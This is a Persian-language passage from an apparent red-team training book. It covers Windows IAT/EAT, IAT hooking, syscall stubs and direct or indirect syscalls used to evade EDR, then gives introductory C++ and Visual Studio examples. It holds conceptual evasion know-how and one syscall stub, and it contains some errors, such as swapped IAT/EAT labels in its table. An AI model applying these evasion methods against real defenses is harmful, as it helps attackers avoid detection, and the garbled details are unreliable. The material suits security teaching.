اگر کسی IAT را hook کند، می‌تواند آن فراخوانی‌ها را به تابع دلخواه خود هدایت کند — به همین دلیل، IAT هدف رایجی در بدافزارها، دیباگرهای و فریمورک‌های کردن API است.

EAT چیست؟

جدول آدرس صادرات (EAT - Export Address Table) توسط یک DLL یا فایل EXE برای در دسترس قرار دادن توابع یا نمادها به صورت خارجی استفاده می‌شود.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

EAT فهرستی از تمام توابعی را شامل می شود که یک ماژول (معمولًا DLL) می خواهد برای استفاده توسط دیگر برنامه ها در اختیار بگذارد. برنامه های دیگر می توانند این توابع را بر اساس نام یا شماره ترتیب (ordinal) فراخوانی کنند.

زمانی که یک برنامه دیگر این DLL را بارگذاری می کند، می تواند از تابع loader استفاده کند یا اجزه دهد GetProcAddress() به صورت خود کار آدرس توابع اعلام شده در EAT را حل کند.

این همان روشی است که DLL ها قابلیت های قابل استفاده مجدد را به برنامه ها ارائه می دهند.

مقایسه فنی IAT و EAT

ویژگی	IAT (جدول آدرس صادرات)	EAT (جدول آدرس واردات)	هدف
	در دسترس قرار دادن توابع DLL برای ماژول های دیگر	حل آدرس توابع خارجی مورد استفاده برنامه	چه کسی استفاده می کند؟
	DLL ها یا EXE هایی که توابع را صادر می کنند	برنامه ها یا EXE هایی که توابع را وارد می کنند	زمان استفاده
	زمانی که یک فرآیند دیگر DLL را وارد یا بارگذاری پویا می کند	هنگام بارگذاری برنامه	چه کسی آن را تغییر می دهد؟
	توسط نویسنده DLL در زمان کامپایل تعیین می شود	Windows Loader در زمان بارگذاری؛ یا hook برای ره گیری	

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

معمولًا فقط خواندنی، اما از طریق GetProcAddress قابل دسترسی است	نوشتني — قابل تغییر (برای IAT hooking)	خواندنی/نوشتني؟
در پروکسی DLL یا جایگزینی جدول صادرات برای تزریقتابع استفاده می شود	اغلب برای hook کردن API کردن توابع، یا تغییر مسیر استفاده می شود	اهمیت امنیتی
از طریق GetProcAddress یا ordinal بخش .edata	با اشاره مستقیم به حافظه یا از طریق loader بخش .idata	روش دسترسی

کاربرد در دنیای واقعی

- وقتی شما در کد خود تابع MessageBoxA را فراخوانی می کنید، کامپایلر/لينکر یک ورودی در IAT ایجاد می کند که به آن تابع اشاره دارد.
- در زمان اجرا، loader آن ورودی IAT را با آدرس واقعی تابع MessageBoxA در user32.dll پر می کند، با استفاده از EAT موجود در همان .DLL.
- اگر یک مهاجم ورودی IAT را به یک تابع دلخواه تغییر دهد (IAT hooking)، کد شما هنوز همان آدرس را فراخوانی می کند — ولی حالا این آدرس تحت کنترل مهاجم است.

ملاحظات امنیتی

- IAT hooking یکی از تکنیک های رایج در Red Team و بدافزارهاست، چون به مهاجم اجازه می دهد فراخوانی های تابع های مشروع (مثل ReadFile) را به کد مخرب هدایت کند.
- EAT کردن DLL یا جایگزینی DLL با پروکسی مشابه می تواند برای تزریق توابع دلخواه در زنجیره بارگذاری مورداستفاده قرار گیرد، با تغییر جدول صادرات یا بارگذاری یک DLL با امضاهای مشابه.

خلاصه

- IAT = توسط برنامه هایی استفاده می شود که توابع خارجی را از DLL ها فراخوانی می کنند.
- EAT = توسط DLL ها برای در اختیار قرار دادن توابعشان به دیگر برنامه ها استفاده می شود.
- IAT به EAT مازویل های خارجی وابسته است تا آدرس تابع را تعیین کند.
- هر دو بخش مهمی از پیوند پویا (dynamic linking) در ویندوز هستند و هر دو هدف رایجی برای تحلیل بدافزار و عملیات تیم قرمز محسوب می شوند.

مفاهیم Syscall

Syscall چیست؟

تعریف

User (یا System Call) مکانیزمی است که به یک برنامه در حالت کاربر (User Mode) اجازه می دهد تا از خدمات سیستم عامل در حالت کرنل (Kernel Mode) درخواست بدهد.

از آنجایی که فرآیندهای حالت کاربر نمی توانند مستقیماً به حافظه دارای سطح دسترسی بالا یا سخت افزار دسترسی داشته باشند، آن ها برای انجام برخی کارها مجبور به فراخوانی syscall هستند، مانند:

- تخصیص حافظه
- باز کردن فایل
- ایجاد فرآیند (Process) یا نخ (Thread)
- دسترسی به رجیستری ویندوز

در ویندوز، توابع syscall معمولاً با پیشوند Nt یا Zw شروع می شوند، مانند:

- NtAllocateVirtualMemory
- NtReadVirtualMemory
- NtCreateThreadEx
- ZwCreateFile

انتقال از حالت کاربر به حالت کرنل

Syscall ها به عنوان دروازه‌ای بین ۳ Ring (User Mode) و ۰ (Kernel Mode) عمل می کنند. در سیستم های مدرن ویندوز ۶۴، دستور مورداستفاده برای این انتقال، syscall است.

Syscall Stub چیست؟

تعریف

یک تابع کوچک است — معمولاً داخل فایل ntdll.dll — که Syscall Stub رجیسترها را آماده می کند و دستور syscall را اجرا می کند.

این stub مانند یک بسته بندی (wrapper) عمل می کند که گذر از حالت کاربر به کرنل را ممکن می سازد.

هدف

- بارگذاری شماره SSN در رجیستر EAX
- انتقال اولین آرگومان از R10 به RCX
- اجرای دستور syscall برای ورود به حالت کرنل

این Stub ها قابل hook شدن توسط EDR ها هستند (راهکارهای شناسایی نقاط انتهایی)، که برای تشخیص فعالیت های مشکوک یا مخرب، این توابع را مانیتور یا patch می کنند.

کالبدشکافی یک Syscall Stub

در اینجا یک نمونه اسمبل شده از stub تابع NtClose در ویندوز X64 آورده شده است:

```
mov eax, 0x0012 ; SSN (System Service Number)
for NtClose
mov r10, rcx ; Windows syscall convention:
RCX → R10
syscall ; Transition to kernel-mode
ret ; Return to caller
```

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

توضیح مرحله به مرحله:

.`mov eax, 0x12`

- شماره خدمات سیستم (SSN) را بارگذاری می کند.
- کرنل از این شماره برای شناسایی تابع مناسب در جدول SSDT استفاده می کند.

.`mov r10, rcx`

- طبق قرارداد `syscall` در ویندوز ۶۴، اولین آرگومان باید در رجیستر `RCX` قرار بگیرد، نه `R10`.
- این انتقال برای سازگاری با دستور `syscall` ضروری است.

.`syscall`

- یک دستور سریع CPU است که از ۳ Ring به ۰ سوئیچ می کند.
- از رجیسترهای خاص مدل مانند `IA32_LSTAR` برای مشخص کردن نقطه ورود در کرنل استفاده می شود.

.`ret`

- پس از اجرای تابع کرنل، این دستور باعث بازگشت به کد کاربر می شود.

SSN چیست؟ (System Service Number)

تعریف

یک عدد صحیح منحصر به فرد است که به هر `syscall` اختصاص داده می شود. این عدد به کرنل می گوید که باید کدام تابع را از System Service Dispatch Table (SSDT) اجرا کند.

مثال:

- در یک نسخه از ویندوز، NtAllocateVirtualMemory ممکن است SSN برابر با $0x1A$ داشته باشد
- ولی در نسخه‌ای دیگر، همان تابع ممکن است $0xA1$ باشد

بنابراین SSN‌ها به نسخه ویندوز وابسته هستند — این موضوع در زمان پیاده‌سازی دستی `syscall`‌ها بسیار مهم و حساس است.

خلاصه

- ابزاری است که به برنامه‌های User Mode اجازه می‌دهد از کرنل خدمات بگیرند.
- Syscall Stub کدی کوچک در ntdll.dll است که رجیسترها را تنظیم کرده و دستور `syscall` را اجرا می‌کند.
- EDR ها اغلب این stub را برای شناسایی فعالیت‌های مخرب hook می‌کنند.
- SSN (System Service Number) شماره‌ای است که کرنل با آن تابع موردنظر را از SSDT پیدا می‌کند.
- SSN‌ها بین نسخه‌های مختلف ویندوز متفاوت‌اند — این موضوع هنگام نوشتن `syscall` دستی باید در نظر گرفته شود.

مفاهیم Syscall مستقیم و غیرمستقیم

در که Syscall ها در ویندوز

در سیستم عامل ویندوز، System Call (یا syscall) مکانیزمی است که به برنامه های حالت کاربر اجازه می دهد از خدمات کرنل درخواست بدنهند. این انتقال از حالت کاربر به حالت کرنل برای عملیاتی مانند دسترسی به فایل ها، مدیریت حافظه و کنترل فرآیندها ضروری است.

معمولًا برنامه ها ابتدا توابع سطح بالای API را از DLL هایی مانند kernel32.dll فراخوانی می کنند. این API ها به نوبه خود توابع Native API را در صدای می زنند، مانند:

NtAllocateVirtualMemory

توابع API شامل syscall stub هستند که حاوی دستور syscall هست — همان دستور کلیدی که انتقال به حالت کرنل را انجام می دهد.

هر syscall با یک (SSN) منحصر به فرد شناسایی System Service Number می شود. این SSN قبل از اجرای syscall در رجیستر EAX قرار می گیرد، و کرنل با استفاده از آن مشخص می کند کدام سرویس باید اجرا شود.

Direct Syscalls

مستقیم چیست؟ Syscall

Syscall مستقیم به معنای دور زدن لایه های استاندارد API و اجرای مستقیم دستور syscall از طریق کدی است که خود برنامه نویس نوشته است. در این روش به جای استفاده از تابعی در ntdll.dll، برنامه شامل یک syscall stub اختصاصی با SSN موردنظر خود هست.

چرا از **Syscall** مستقیم استفاده می شود؟
راهکارهای امنیتی مانند (EDR) Endpoint Detection and Response) اغلب توایع API را در حالت کاربر **hook** می کنند تا فعالیت های مشکوک را رهگیری کنند. با استفاده از **syscall** مستقیم، مهاجمان می توانند از این **hook** ها عبور کنند، چون کد آن ها به API هایی که **hook** شده اند متکی نیست.

جزئیات پیاده سازی

یک **syscall** مستقیم معمولاً شامل مراحل زیر است:

۱. قرار دادن SSN در رجیستر EAX
۲. تنظیم رجیستر های مناسب (مثل RCX، RDX و ...) برای پارامتر های **syscall**
۳. اجرای دستور **syscall** (ابزارهایی مانند SysWhispers برای تولید این نوع **syscall stubs** استفاده می شوند).

با این حال از آنجایی که SSN ها بین نسخه های مختلف ویندوز متفاوت اند، **hardcode** کردن آن ها خطرناک است.

تکنیک هایی مثل Hell's Gate و Halo's Gate این امکان را می دهند که شماره هی SSN را به صورت پویا و در زمان اجرا به دست آورید؛ این کار باعث می شود برنامه سازگارتر باشد و مخفی کاری بیشتری داشته باشد.

محدودیت ها

اگرچه **syscall** مستقیم می تواند **hook** های حالت کاربر را دور بزند، ولی الگوهای رفتاری غیر معمولی دارد:

- دستور **syscall** خارج از ntdll.dll اجرا می شود — رفتاری غیر طبیعی
- آدرس بازگشت پس از **syscall** به حافظه ای غیر استاندارد اشاره دارد

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

این رفتارها ممکن است توسط EDR های پیشرفته که به دنبال چنین انحراف هایی هستند، شناسایی شوند.

Indirect Syscalls غیرمستقیم Syscall چیست؟

Syscall غیرمستقیم سعی می کند مزایای syscall مستقیم را حفظ کند، ولی در عین حال رفتار برنامه را طبیعی تر و م مشروع تر جلوه دهد.

در این روش، برنامه به جای اجرای مستقیم syscall، به دستور syscall موجود در داخل ntdll.dll پرش (jump) می کند.

چرا از Syscall غیرمستقیم استفاده می شود؟
با اجرای دستور syscall درون ntdll.dll

- از hook های حالت کاربر دوری می شود (چون مستقیماً API را فراخوانی نمی کند)
- فراخوانی stack (call stack) طبیعی تر به نظر می رسد — ریسک شناسایی کاهش می یابد

جزئیات پیاده سازی
در یک syscall غیرمستقیم، برنامه:

۱. آدرس تابع مورد نظر در ntdll.dll را پیدا می کند
۲. آفست مربوط به دستور syscall داخل آن تابع را محاسبه می کند
۳. رجیسترها را با پارامترهای لازم مقداردهی می کند
۴. به دستور syscall در ntdll.dll پرش می کند

این روش باعث می شود هم syscall و هم بازگشت از آن درون ntdll.dll انجام شود — که با رفتار طبیعی ویندوز هم راست است.

محدودیت‌ها

اگرچه سیستم کالهای غیرمستقیم (Indirect Syscalls) از سیستم کالهای مستقیم پنهان کارانه تر هستند، اما همچنان ممکن است توسط EDRها شناسایی شوند؛ مخصوصاً آن‌هایی که کل پشتی فراخوانی (Call Stack) را تحلیل می‌کنند یا الگوهای غیرعادی در جریان اجرای برنامه (Control Flow) را زیر نظر دارند.

ملاحظات در عبور از EDR

هر دو روش `syscall` مستقیم و غیرمستقیم، تکنیک‌هایی برای فرار از شناسایی توسط EDR (سیستم‌های تشخیص و پاسخ در نقطه پایانی) هستند:

مستقیم: `Syscall`

- با دور زدن `hook`های حالت کاربر، از ردیابی توسط EDRها جلوگیری می‌کند.
- اما به دلیل الگوهای اجرایی غیرمعمول (مثل اجرای `syscall` خارج از `ntdll.dll` یا آدرس بازگشتش مشکوک)، ممکن است توسط EDRها پیشرفت‌های علامت‌گذاری (flag) شود.

غیرمستقیم: `Syscall`

- رویکردی پنهان کارانه تر (*stealthier*) دارد، چراکه اجرای آن با جریان اجرای مورد انتظار سیستم مطابقت دارد (درون `ntdll.dll`).
- با این حال، EDRهای پیشرفت‌های که توانایی تحلیل `stack`های فراخوانی یا مانیتورینگ از حالت کرنل را دارند، همچنان ممکن است این روش را شناسایی کنند.

با پیشرفت مداوم فناوری‌های EDR، مهاجمان نیز روش‌های خود را تطبیق می‌دهند — این پویایی، نشان‌دهنده‌ی ماهیت تعقیب و گریز دائمی در حوزه‌ی امنیت سایبری است. منابع

RedOps: Direct Syscalls vs Indirect Syscalls

- <https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls>

RedOps: Exploring Hell's Gate

- <https://redops.at/en/blog/exploring-hells-gate>

Alice Climent-Pommeret: A Syscall Journey in the Windows Kernel

- <https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/>

MDSEC: Resolving System Service Numbers using the Exception Directory

- <https://www.mdsec.co.uk/2022/04/resolving-system-service-numbers-using-the-exception-directory/>
- <https://redops.at/en/blog/exploring-hells-gate>
- <https://alice.climent-pommeret.red/posts/a-syscall-journey-in-the-windows-kernel/>
- <https://www.mdsec.co.uk/2022/04/resolving-system-service-numbers-using-the-exception-directory/>

فصل سوم

مبانی C++ برای کار با رابط برنامه نویسی ویندوز



C++ DEVELOPMENT

مقدمه‌ای بر زبان C++

یک زبان برنامه‌نویسی قدرتمند، سریع و همه‌منظوره است که در اوایل دهه ۱۹۸۰ توسط Bjarne Stroustrup به عنوان گسترشی از زبان C توسعه یافت. این زبان هم قابلیت دسترسی سطح پایین به حافظه را فراهم می‌کند و هم امکانات انتزاعی (Polymorphism) و چندریختی (Templates) را ارائه می‌دهد. این ویژگی‌ها باعث شده که C++ برای برنامه‌نویسی در سطح سیستم و توسعه نرم‌افزارهای بزرگ بسیار مناسب باشد.

چرا باید C++ یاد بگیریم؟

یادگیری زبان C++ پایه‌ای محکم در مفاهیم علوم کامپیوتر فراهم می‌کند؛ مفاهیمی از جمله مدیریت حافظه، برنامه‌نویسی شی‌عگرا (OOP)، و کارایی الگوریتم‌ها.

C++ به طور گسترده‌ای در حوزه‌هایی مانند موتورهای بازی‌سازی، برنامه‌های دسکتاپی، سیستم‌های نهفته (Embedded)، سیستم‌عامل‌ها و ابزارهای امنیتی مورداستفاده قرار می‌گیرد.

چرا C++ برای برنامه‌نویسی Windows API ایده آل است؟

Windows API (رابط برنامه‌نویسی کاربردی ویندوز) مجموعه‌ای از رابطه‌های سطح پایین است که مایکروسافت ارائه داده تا بتوان مستقیماً با سیستم‌عامل ویندوز تعامل داشت. این رابطه‌ها دسترسی به عملکرد‌هایی مانند موارد زیر را فراهم می‌کنند:

- مدیریت پردازه (Process) و نخ (Thread)
- عملیات روی فایل و رجیستری
- رابطه‌های کاربری (API)
- حافظه و امنیت
- سیستم کال‌ها و تعامل با کرنل

اگرچه Windows API به زبان C نوشته شده، اغلب گزینه‌ای ترجیحی برای کار با آن است. دلایل آن:

۱. سازگاری کامل با C++ می‌تواند تمام توابع Windows API را مستقیماً فراخوانی کند، بدون نیاز به واسطه یا سربار اضافی.
۲. پشتیبانی از OOP در C++ می‌توان منطق پیچیده API‌ها را در قالب کلاس‌های قابل استفاده مجدد کپسوله‌سازی کرد.
۳. RAII و اشاره‌گرهای هوشمند: برای مدیریت امن منابع سیستم مثل Handle‌ها و حافظه.
۴. پشتیبانی از اسمنبلی خطی و دسترسی سطح پایین: مناسب برای نوشتن ابزارهای سطح سیستم یا مخصوص رد تیم.
۵. ادغام کامل با Visual Studio و WinDbg: محیط‌های توسعه و اشکال‌زدایی استاندارد صنعت به خوبی با پروژه‌های C++ کار می‌کنند.

درزمینه‌هایی مانند تیم قرمز (Red Teaming)، توسعه درایور، یا تحقیق در حوزه دور زدن EDR، زبان C++ کنترل کامل بر حافظه، اشاره‌گرها و سیستم کال‌ها را فراهم می‌کند — چیزی که برای دستکاری سطح پایین و پنهان‌کاری حیاتی است.

C++ مفاهیم

۱. ساختار پایه یک برنامه C++

هر برنامه C++ با تابع خاص (main) آغاز می شود که نقطه ورود برنامه است. قبل از آن از دستور `#include` برای وارد کردن کتابخانه های استاندارد استفاده می کنیم.

دستورهای برنامه به ترتیب اجرا می شوند و معمولاً با `return` پایان می یابند که نشان دهنده اجرای موفق برنامه است.

۲. ورودی و خروجی (I/O)

در C++, ورودی معمولاً از طریق صفحه کلید (standard input) و خروجی روی کنسول چاپ می شود.

برای این کار از ابزارهای کتابخانه استاندارد مانند `cin` برای ورودی و `cout` برای خروجی استفاده می شود که هر دو در فضای نام `std` قرار دارند.

۳. متغیرها و نوع داده ها

یک زبان C++ **strongly typed** است؛ یعنی هر متغیر باید با نوع مشخصی تعریف شود:

int, float, char, bool و غیره.

حافظه این متغیرها یا در `stack` (برای تخصیص محلی یا ایستا) یا در `heap` (برای تخصیص پویا) ذخیره می شود.

۴. کنترل جریان (Control Flow)

ساختارهای کنترل جریان برای تصمیم گیری و تکرار استفاده می شوند:

شرطها: if, else if, else • بررسی شرایط بولی

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- حلقه ها: برای تکرار تا زمانی که شرط برقرار است
- switch-case: بررسی چندین مقدار ممکن برای یک متغیر

۵. توابع

توابع برای گروه بندی منطق قابل استفاده مجدد طراحی شده اند. می توانند پارامتر بگیرند و مقدار بازگردانند. C++ از overloading تابع پشتیبانی می کند، یعنی چند تابع با نام یکسان اما پارامترهای متفاوت.

۶. اشاره گرها و ارجاع ها (Pointers & References)

- اشاره گرها آدرس حافظه را نگه می دارند و در برنامه نویسی سطح پایین ضروری اند.
- ارجاع ها نام مستعاری برای متغیرها هستند و اجازه می دهند بدون کپی کردن، مقادیر اصلی تغییر کنند.

هر دو برای عملکرد بالا و تعامل با API های سیستم بسیار مهم اند.

۷. تخصیص حافظه پویا

C++ اجازه می دهد حافظه در حین اجرای برنامه با new تخصیص و با delete آزاد شود.

این حافظه در heap ذخیره می شود و آزاد کردن آن بر عهده برنامه نویس است تا از نشت حافظه جلوگیری شود.

۸. آرایه ها و رشته های سیک C

- آرایه ها توالی هایی با اندازه ثابت هستند.
- رشته های C آرایه هایی از نوع char هستند که با کاراکتر '\0' پایان می بایند.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

برای جلوگیری از overflow، باید از توابع امن تر مانند strcpy_s به جای strcpy استفاده کرد.

۹. ساختارها (Struct)، شمارش‌ها (Enum) و نام‌های مستعار نوع (Type)

(Aliases)

• گروه‌بندی متغیرهای مرتبط: Struct

• تعریف مقادیر عددی نام‌گذاری شده برای خوانایی بهتر: Enum

• ایجاد نام‌های مستعار برای ساده‌تر کردن نوع‌های پیچیده: Typedef / using

این موارد به طور مکرر در ساختارهای داده‌ای Windows API و برنامه‌نویسی سطح سیستم استفاده می‌شوند.

۱۰. برنامه‌نویسی شیء‌گرا (OOP)

از اصول کامل شیء‌گرایی پشتیبانی می‌کند:

• کلاس‌ها: تعریف داده‌ها و رفتارها

• Encapsulation: کنترل دسترسی با public, private, protected

• سازنده/مخرب: برای مقداردهی اولیه و پاکسازی

• ارثبری و چندربیختی: باز استفاده و رفتارهای پویا

۱۱. فضای نام و std::

فضاهای نام (Namespaces) برای گروه‌بندی نمادهای مرتبط و جلوگیری از تداخل نام استفاده می‌شوند.

کتابخانه استاندارد در فضای std:: قرار دارد. می‌توانید:

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- از `std::cout` استفاده کنید یا
- بنویسید `using namespace std` (در پروژه های بزرگ توصیه نمی شود)

۱۲. اشاره گرهای هوشمند (Smart Pointers)

C++ اشاره گرهای هوشمند برای مدیریت خودکار حافظه فراهم می کند:

- `unique_ptr`: مالکیت انحصاری
- `shared_ptr`: شمارنده مرجع

این ابزارها کمک می کنند از نشت حافظه و اشاره گرهای آویزان^۱ جلوگیری شود.

۱۳. قالب ها (Templates)

Template ها امکان برنامه نویسی عمومی را فراهم می کنند، یعنی یک تابع یا کلاس می تواند با هر نوع داده ای کار کند. پایه ای برای STL هستند و به باز استفاده و اینمنی نوع کمک می کنند.

۱۴. توابع لامبدا (Lambda Expressions)

لامبدها توابع بی نام تعریف شده درجا هستند. برای منطق های کوتاه و قابل استفاده مجدد مناسب اند، مثل:

- مرتب سازی
- فیلتر کردن
- `callback`
- `threading`

^۱dangling pointers

می توانند متغیرهای اطراف خود را با مقدار یا ارجاع بگیرند.

۱۵. انتقال مالکیت (Move Semantics)

اجازه می دهد منابع بدون کپی کردن، از یک شیء به شیء دیگر منتقل شوند. با استفاده از `std::move` می توان از عملیات پرهزینه در داده های بزرگ مانند رشته ها یا با فرها جلوگیری کرد.

۱۶. مدیریت خطا (Exception Handling)

از exception برای مدیریت خطا در زمان اجرا استفاده می کند:

- `:try`: بلوک مستعد خطا
- `:throw`: پرتاب خطا
- `:catch`: گرفتن و رسیدگی به خطا

این سازوکار جلوی کرش برنامه را می گیرد و بازیابی امن را ممکن می سازد.

۱۷. RAI (مالکیت منبع با زمان حیات شیء)

یک الگوی C++ که در آن منابع مانند حافظه، فایل یا قفل با زمان حیات شیء مرتبط می شوند.

وقتی شیء از دامنه خارج شود، `destructor` به طور خودکار منبع را آزاد می کند.

مثال ها:

- فایل ها
- اشاره گرهای هوشمند
- `lock_guard` برای همگام سازی `thread` ها

۱۸. کتابخانه استاندارد الگوهای STL

مجموعه‌ای قدرتمند از کانتینرها و الگوریتم‌ها است:

- کانتینرها: vector, map, set, queue
- الگوریتم‌ها: sort, find, for_each
- iteratorها: اشاره‌گرهای انتزاعی برای پیمایش کانتینرها

کد STL باز استفاده‌پذیر، کارا و آزموده شده است.

۱۹. آمادگی برای توسعه با Windows API

برای تعامل با سیستم‌عامل ویندوز، زبان C++ بهترین انتخاب است به دلایل زیر:

- دسترسی مستقیم به حافظه
- امکان دست کاری ساختارها (struct)
- کنترل سطح اشاره‌گرها
- سازگاری کامل با زبان C (که زبان اصلی WinAPI است)

کارهای رایج شامل موارد زیر می‌شوند:

- وارد کردن هدر <Windows.h>
- استفاده از رشته‌های wide wchar_t و L"string"
- مدیریت انواع داده‌ای مانند LPVOID، .HANDLE، .DWORD و غیره
- فراخوانی توابع بومی ویندوز مثل VirtualAlloc، CreateProcessW، MessageBoxW

آشنایی با ساختارها، اشاره‌گرها و مدل‌های حافظه برای کار با هسته ویندوز، سیستم کال‌ها و تکنیک‌های فرار از EDR بسیار ضروری است.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

خلاصه مطالب

دسته‌بندی	مفهوم تحت پوشش
اصول پایه	ساختار برنامه، متغیرها، ورودی/خروجی
ساختارهای کنترلی	switch، while، for، if
توابع	overloading، تعریف، پارامترها،
حافظه و اشاره‌گر	اشاره‌گر، تخصیص پویا، nullptr
گروه‌بندی داده	آرایه، enum، struct
شیء‌گرایی (OOP)	کلاس، سازنده، متدها، کپی‌وله‌سازی
مفاهیم پیشرفته	template، smart pointer، move semantics
ایمنی و RAI	مدیریت منابع بر اساس دامنه
STL	vector، iteratorها، الگوریتم‌ها
یکپارچه‌سازی با ویندوز	Windows.h، handle، wide، رشته‌های wide
	ساختارهای API ویندوز

ایجاد پروژه در Visual Studio

مرحله به مرحله: ساخت پروژه C++ Console در Visual Studio در سازگار با نسخه های ۲۰۱۹، ۲۰۲۲ و بالاتر

۱. اجرای Visual Studio

- از منوی Start یا دسکتاپ، Visual Studio را باز کنید.
- ساخت پروژه جدید در صفحه شروع، روی گزینه "Create a new project" کلیک کنید.

۲. انتخاب قالب "Console App"

- در کادر جستجو بنویسید: Console App
- از بین گزینه ها، "Console App (C++)" را انتخاب کنید.
- گزینه‌ی "Console App (.NET Core)" یا پروژه های C# را انتخاب نکنید.
- روی Next کلیک کنید.

۳. پیکربندی پروژه

- Project name: مثلاً MyCppProject یا هر نام دلخواه دیگر
- Location: یک پوشه برای ذخیره پروژه انتخاب کنید
- Solution name: می تواند با نام پروژه یکی باشد
- روی Create کلیک کنید.

۴. انتخاب تنظیمات پروژه

- Target Framework: روی حالت پیش فرض بماند (یا جدیدترین نسخه را انتخاب کنید)

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- حالت پیشفرض را حفظ کنید، مگر اینکه نیاز خاصی به سازگاری داشته باشد.
- روی Create یا OK کلیک کنید.

۶. نوشتن کد

فایلی به نام MyCppProject.cpp خواهد دید که دارای ساختار اولیه‌ای شبیه به این است:

```
#include <iostream>

int main() {
    std::cout << "Hello, World!" <<
std::endl;
    return 0;
}
```

در این فایل می‌توانید کد خود را جایگزین یا اضافه کنید.

۷. ساخت (Build) پروژه

از منوی بالا انتخاب کنید:

Build → Build Solution

یا

کلید میانبر: Ctrl + Shift + B

این مرحله کد شما را کامپایل می‌کند.

۸. اجرای پروژه

کلید میانبر: Ctrl + F5 برای اجرا بدون حالت دیباگ

یا

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

از منو: Debug → Start Without Debugging

در این حالت، یک پنجره کنسول باز می‌شود و خروجی مثل زیر نمایش داده می‌شود:

Hello, World!

تنظیمات اختیاری برای توسعه با Windows API برای استفاده از توابع Windows API مانند MessageBoxW :CreateProcessW

در ابتدای فایل .cpp خود این دستور را اضافه کنید:

```
#include <Windows.h>
```

برای فعال سازی پشتیبانی از یونیکد:

- به Project → Properties بروید
- در بخش Configuration Properties → General در گزینه‌ی Character Set را روی Use Unicode گزینه‌ی Character Set تنظیم کنید
- روی OK کلیک کنید تا تنظیمات ذخیره شوند.

مثال های ابتدایی برنامه نویسی در C++

۱. اولین برنامه Hello World.

```
#include <iostream> // Includes the standard  
input/output stream library
```

```
int main() { // Entry point of every C++  
program  
    std::cout << "Hello, World!" <<  
std::endl; // Outputs text to the console  
    return 0; // Returns 0 to indicate  
successful execution  
}
```

توضیح:

- #include <iostream>: این یک دستور پیش پردازنه است که کتابخانه‌ی ورودی/خروجی استاندارد را بارگذاری می‌کند. این به ما اجازه می‌دهد از std::cout و سایر توابع ورودی/خروجی استفاده کنیم.

- int main(): تابع main() نقطه‌ی آغاز هر برنامه‌ی C++ است. این تابع یک عدد صحیح را به سیستم‌عامل بازمی‌گرداند — معمولاً عدد ۰ به معنای «بدون خطأ» است.

- std::cout: خروجی استاندارد است، برای چاپ متن روی ترمینال استفاده می‌شود.

- >> به آن عملگر درج (insertion operator) می‌گویند و برای ارسال داده به جریان خروجی استفاده می‌شود.

- std::endl: خط جاری را تمام کرده و بافر خروجی را پاک می‌کند تا مطمئن شود متن فوراً نمایش داده شود.

- return 0;: به سیستم اعلام می‌کند که برنامه با موفقیت اجرا شده است.

۲. دریافت ورودی از کاربر با cin

```
#include <iostream>

int main() {
    int age; // Declare an integer variable
    to store age

    std::cout << "Enter your age: ";
    std::cin >> age; // Read input from user
    and store it in 'age'

    std::cout << "You are " << age << " years
old." << std::endl;
    return 0;
}
```

توضیح:

- std::cin: جریان ورودی استاندارد است که برای دریافت ورودی از کاربر معمولاً از طریق صفحه کلید استفاده می‌شود.
- <<: عملگر استخراج (extraction operator) است و برای وارد کردن داده‌ی کاربر به یک متغیر استفاده می‌شود.
- int age: یک متغیر از نوع عدد صحیح (int) تعریف می‌کند تا مقادیر عددی را نگه دارد.

۳. دستورات شرطی – if، else if، else

```
#include <iostream>

int main() {
    int number;

    std::cout << "Enter a number: ";
    std::cin >> number;

    if (number > 0) {
        std::cout << "Positive number" <<
    std::endl;
    } else if (number < 0) {
        std::cout << "Negative number" <<
    std::endl;
    } else {
        std::cout << "Zero" << std::endl;
    }

    return 0;
}
```

توضیح:

- دستورات شرطی جریان اجرای برنامه را بر اساس شرایط کنترل می‌کنند.
- if: زمانی اجرا می‌شود که شرط برقرار باشد.
- else if: یک شرط جایگزین ارائه می‌دهد.
- else: زمانی اجرا می‌شود که همه‌ی شرایط قبلی برقرار نباشند.
- این ساختار منطق تصمیم‌گیری را در زبان C++ معرفی می‌کند.

۴. حلقه ها (ساختارهای تکرار)

حلقه for – تعداد مشخصی از تکرارها

```
#include <iostream>

int main() {
    for (int i = 0; i < 5; i++) {
        std::cout << "Iteration: " << i <<
    std::endl;
    }
    return 0;
}
```

توضیح:

:for (init; condition; update)

۱: int i = ۰ . شروع می کند.

۲: حلقه تا زمانی اجرا می شود که این شرط برقرار باشد.

۳: در هر تکرار مقدار آ را یک واحد افزایش می دهد.

حلقه های for زمانی استفاده می شوند که می دانید چند بار باید تکرار انجام شود.

حلقه while – تکرار نامشخص (وابسته به شرط)

```
#include <iostream>
```

```
int main() {
    int i = 0;
    while (i < 5) {
        std::cout << "i is still less than 5:
" << i << std::endl;
        i++;
    }
    return 0;
}
```

توضیح:

.while (شرط): کد را تا زمانی که شرط درست باشد اجرا می کند.

مناسب برای زمانی است که پایان اجرای حلقه وابسته به ورودی در زمان اجرا یا شرایط خارجی است.

۵. توابع

```
#include <iostream>

// Function declaration and definition
void greet() {
    std::cout << "Hello! Welcome to C++"
programming." << std::endl;
}

int main() {
    greet(); // Function call
    return 0;
}
```

توضیح:

تابعی به نام `greet` تعریف می کند که هیچ مقداری

-

برنمی گرداند (`void`) و هیچ پارامتری نمی گیرد.

-

تابعی کمک می کنند تا کد را به بلوک های قبل استفاده مجدد تقسیم کنیم.

-

با فراخوانی تابع، رفتار تعریف شده در هر نقطه از برنامه اجرا می شود.

-

۶ کلاس ها و اشیاء (برنامه نویسی شیء گرا)

```
#include <iostream>

class Person {
public:
    std::string name;
    int age;

    void introduce() {
        std::cout << "My name is " << name <<
        " and I am " << age << " years old." <<
        std::endl;
    }
};

int main() {
    Person p1;
    p1.name = "Lucas";
    p1.age = 30;
    p1.introduce();

    return 0;
}
```

توضیح:

class Person: یک نوع داده‌ی جدید تعریف می‌کند که هم متغیر دارد و هم تابع.

